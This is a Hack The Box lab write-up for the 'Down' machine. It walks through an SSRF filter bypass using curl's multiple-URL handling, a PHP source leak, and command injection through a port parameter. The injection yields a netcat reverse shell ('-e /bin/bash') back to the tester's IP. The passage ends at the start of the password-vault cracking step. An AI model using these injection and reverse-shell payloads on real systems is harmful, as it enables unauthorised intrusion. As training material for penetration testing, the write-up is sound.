Down Walkthrough - HTB Medium | SSRF Multiple URL Bypass & Password Manager Bruteforce
Complete walkthrough of Down from Hack The Box. An easy Linux machine featuring SSRF vulnerability exploiting curl's multiple URL feature to bypass file:// scheme filter and leak index.php source code. Parameter discovery reveals expertmode=tcp with netcat command injection through port parameter exploiting intval() validation bypass. Password manager vault file (pswm) in user home directory cracked with rockyou wordlist reveals SSH credentials enabling sudo access to root.

Overview
Down is an easy-rated Linux machine that involves exploiting an arbitrary file read by bypassing a protocol-based filter to discover the source code of the running PHP web app, eventually, a remote code execution to gain an initial foothold. The attacker finds a readable pswm encrypted file in the user’s home directory. The pwsm uses Python’s cryptocode module and a master password to encrypt and decrypt the data. The attacker is supposed to write a small script to decrypt the blob and compromise the user. The compromised user is a member of the sudo group, allowing the user to escalate and obtain root access.
External Enumeration
Nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
[May 03, 2026 - 19:03:30 (CEST)] exegol-main down # ports=$(nmap -p- --min-rate=1000 -T4 down.htb 2>/dev/null | grep '^[0-9]' | cut -d '/' -f1 | paste -sd ',' -); nmap -vv -p"$ports" -sC -sV down.htb -oX down.xml
Starting Nmap 7.93 ( https://nmap.org ) at 2026-05-03 19:05 CEST
<SNIP>
Nmap scan report for down.htb (10.129.234.87)
Host is up, received reset ttl 63 (0.15s latency).
Scanned at 2026-05-03 19:05:43 CEST for 12s

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f6cc217ccadaed34fd04efe6f94cddf8 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBL9eTcP2DDxJHJ2uCdOmMRIPaoOhvMFXL33f1pZTIe0VTdeHRNYlpm2a2PumsO5t88M7QF3L3d6n1eRHTTAskGw=
|   256 fa061ff4bf8ce3b0c840210d5706dd11 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJwLt0rmihlvq9pk6BmFhjTycNR54yApKIrnwI8xzYx/
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Is it down or just me?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
<SNIP>
Key findings:
- Port 22: SSH (OpenSSH 8.9p1 Ubuntu)
- Port 80: HTTP (Apache 2.4.52)
- HTTP title: “Is it down or just me?” - suggests website checker functionality
- Ubuntu Linux system
Initial Access
HTTP Enumeration

From this homepage we see the site fetches URLs we provide. SSRF vulnerability immediately comes to mind.
Testing SSRF

Let’s try http://localhost/index.php. We get the expected result. This indicates there are no filters on the inserted domain. However, we don’t get the PHP source code, but rather the generated PHP page that we also see.
File Scheme Bypass Attempt
Let’s try inserting a different scheme like file://. With this we could search for private SSH keys or read the application’s source code.

Only http and https schemes are allowed. Let’s try a redirect with a local script.
Python redirect server:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
#!/usr/bin/env python3

#python3 ./redirector.py 8000 file:///etc/passwd

import sys
from http.server import HTTPServer, BaseHTTPRequestHandler

if len(sys.argv)-1 != 2:
    print("Usage: {} <port_number> <url>".format(sys.argv[0]))
    sys.exit()

class Redirect(BaseHTTPRequestHandler):
    def do_GET(self):
        self.send_response(302)
        self.send_header('Location', sys.argv[2])
        self.end_headers()

HTTPServer(("", int(sys.argv[1])), Redirect).serve_forever()
1
2
[May 05, 2026 - 16:41:30 (CEST)] exegol-main down # python3 redirector.py 80 file:///etc/passwd
10.129.28.50 - - [05/May/2026 16:43:37] "GET / HTTP/1.1" 302 -

However, the site doesn’t follow redirects:
Discovering Curl Behavior
Let’s try to understand what the request does:
1
2
3
4
5
6
7
8
9
10
[May 05, 2026 - 16:45:17 (CEST)] exegol-main down # nc -lnvp 80
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.129.28.50.
Ncat: Connection from 10.129.28.50:36100.
GET / HTTP/1.1
Host: 10.10.14.115
User-Agent: curl/7.81.0
Accept: */*
Curl is making the request. We can exploit this by trying new payloads, like multiple URLs, since curl can make multiple requests together.
Testing multiple URLs:
Request:
1
[May 05, 2026 - 16:47:38 (CEST)] exegol-main down # curl http://down.htb/ http://down.htb/
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Is it down or just me?</title>
<link rel="stylesheet" href="style.css">
</head>
<body>

<header>
<img src="/logo.png" alt="Logo">
<h2>Is it down or just me?</h2>
</header>

<div class="container">

<h1>Is that website down, or is it just you?</h1>
<form id="urlForm" action="index.php" method="POST">
<input type="url" id="url" name="url" placeholder="Please enter a URL." required><br>
<button type="submit">Is it down?</button>
</form>
</div>
</div>
<footer>© 2024 isitdownorjustme LLC</footer>
</body>
</html>
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Is it down or just me?</title>
<link rel="stylesheet" href="style.css">
</head>
<body>

<header>
<img src="/logo.png" alt="Logo">
<h2>Is it down or just me?</h2>
</header>

<div class="container">

<h1>Is that website down, or is it just you?</h1>
<form id="urlForm" action="index.php" method="POST">
<input type="url" id="url" name="url" placeholder="Please enter a URL." required><br>
<button type="submit">Is it down?</button>
</form>
</div>
</div>
<footer>© 2024 isitdownorjustme LLC</footer>
</body>
</html>
Response shows the HTML twice, confirming curl processes both URLs. Let’s try this on the site.
Multiple URL Bypass
After opening a simple Python web server (not using netcat because it blocks connections) with python3 -m http.server, I use the payload:
http://10.10.14.115:8000/ file:///etc/passwd

It works! We see the user aleks. We can’t access their home directory though, as we’re probably the www-data user or the files we are looking for don’t exist.
Source Code Leak
Let’s try to read the page’s source code with this payload:
http://10.10.14.115:8000/ file:///var/www/html/index.php
Here’s the PHP part of the source code:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
<?php
if ( isset($_GET['expertmode']) && $_GET['expertmode'] === 'tcp' ) {
  echo '<h1>Is the port refused, or is it just you?</h1>
        <form id="urlForm" action="index.php?expertmode=tcp" method="POST">
            <input type="text" id="url" name="ip" placeholder="Please enter an IP." required><br>
            <input type="number" id="port" name="port" placeholder="Please enter a port number." required><br>
            <button type="submit">Is it refused?</button>
        </form>';
} else {
  echo '<h1>Is that website down, or is it just you?</h1>
        <form id="urlForm" action="index.php" method="POST">
            <input type="url" id="url" name="url" placeholder="Please enter a URL." required><br>
            <button type="submit">Is it down?</button>
        </form>';
}

if ( isset($_GET['expertmode']) && $_GET['expertmode'] === 'tcp' && isset($_POST['ip']) && isset($_POST['port']) ) {
  $ip = trim($_POST['ip']);
  $valid_ip = filter_var($ip, FILTER_VALIDATE_IP);
  $port = trim($_POST['port']);
  $port_int = intval($port);
  $valid_port = filter_var($port_int, FILTER_VALIDATE_INT);
  if ( $valid_ip && $valid_port ) {
    $rc = 255; $output = '';
    $ec = escapeshellcmd("/usr/bin/nc -vz $ip $port");
    exec($ec . " 2>&1",$output,$rc);
    echo '<div class="output" id="outputSection">';
    if ( $rc === 0 ) {
      echo "<font size=+1>It is up. It's just you! 😝</font><br><br>";
      echo '<p id="outputDetails"><pre>'.htmlspecialchars(implode("\n",$output)).'</pre></p>';
    } else {
      echo "<font size=+1>It is down for everyone! 😔</font><br><br>";
      echo '<p id="outputDetails"><pre>'.htmlspecialchars(implode("\n",$output)).'</pre></p>';
    }
  } else {
    echo '<div class="output" id="outputSection">';
    echo '<font color=red size=+1>Please specify a correct IP and a port between 1 and 65535.</font>';
  }
} elseif (isset($_POST['url'])) {
  $url = trim($_POST['url']);
  if ( preg_match('|^https?://|',$url) ) {
    $rc = 255; $output = '';
    $ec = escapeshellcmd("/usr/bin/curl -s $url");
    exec($ec . " 2>&1",$output,$rc);
    echo '<div class="output" id="outputSection">';
    if ( $rc === 0 ) {
      echo "<font size=+1>It is up. It's just you! 😝</font><br><br>";
      echo '<p id="outputDetails"><pre>'.htmlspecialchars(implode("\n",$output)).'</pre></p>';
    } else {
      echo "<font size=+1>It is down for everyone! 😔</font><br><br>";
    }
  } else {
    echo '<div class="output" id="outputSection">';
    echo '<font color=red size=+1>Only protocols http or https allowed.</font>';
  }
}
?>
Command Injection Discovery
I immediately see the expertmode parameter, and enabling it will execute netcat instead of curl. However, we see the -z flag.
The
-zflag in nc indicates immediate connection closure.
This doesn’t matter much if we can inject netcat parameters like -e /bin/bash.
The bug in the code is the use of $port instead of $valid_port in the netcat command. Since the escapeshellcmd() function doesn’t escape the - character, we can inject parameters in ports with Burp Suite.
Additionally, the intval() check is bypassed because non-numeric characters are ignored:
1
2
3
4
<?php
echo intval("10oops"); // 10
echo is_numeric("10oops"); // false
?>
Exploitation
Let’s proceed with exploitation. In Burp we capture the request and replace the port parameter with:
9001%20-e%20/bin/bash
After URL decoding it becomes 9001 -e /bin/bash. So the final command will be:
/usr/bin/nc -vz 10.10.14.115 9001 -e /bin/bash

Shell obtained:
1
2
3
4
5
6
7
8
9
10
11
[May 05, 2026 - 17:28:50 (CEST)] exegol-main down # nc -lnvp 9001
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.129.28.50.
Ncat: Connection from 10.129.28.50:47602.
ls
index.php
logo.png
style.css
user_aeT1xa.txt
User flag obtained.
Privilege Escalation
Internal Enumeration
sudo -l gives no results. However, we can read aleks’s home directory, and LinPEAS highlighted an interesting file:
1
2
3
4
5
6
7
8
9
10
11
╔══════════╣ Files inside others home (limit 20)
/home/aleks/.lesshst
/home/aleks/.bashrc
/home/aleks/.sudo_as_admin_successful
/home/aleks/.local/share/pswm/pswm
/home/aleks/.profile
/home/aleks/.bash_logout
/var/www/html/index.php
/var/www/html/user_aeT1xa.txt
/var/www/html/logo.png
/var/www/html/style.css
Password Manager Discovery
Reading the pswm file, we get an encrypted string:
e9laWoKiJ0OdwK05b3hG7xMD+uIBBwl/v01lBRD+pntORa6Z/Xu/TdN3aG/ksAA0Sz55/kLggw==*xHnWpIqBWc25rrHFGPzyTg==*4Nt/05WUbySGyvDgSlpoUw==*u65Jfe0ml9BFaKEviDCHBQ==
First, let’s try to understand what pswm is. I found the public repo online: https://github.com/Julynx/pswm
The string above is the vault of a simple password manager made in Python. On the repository we can see that pswm uses the Python cryptocode library to encrypt and decrypt passwords.
Master Password Bruteforce
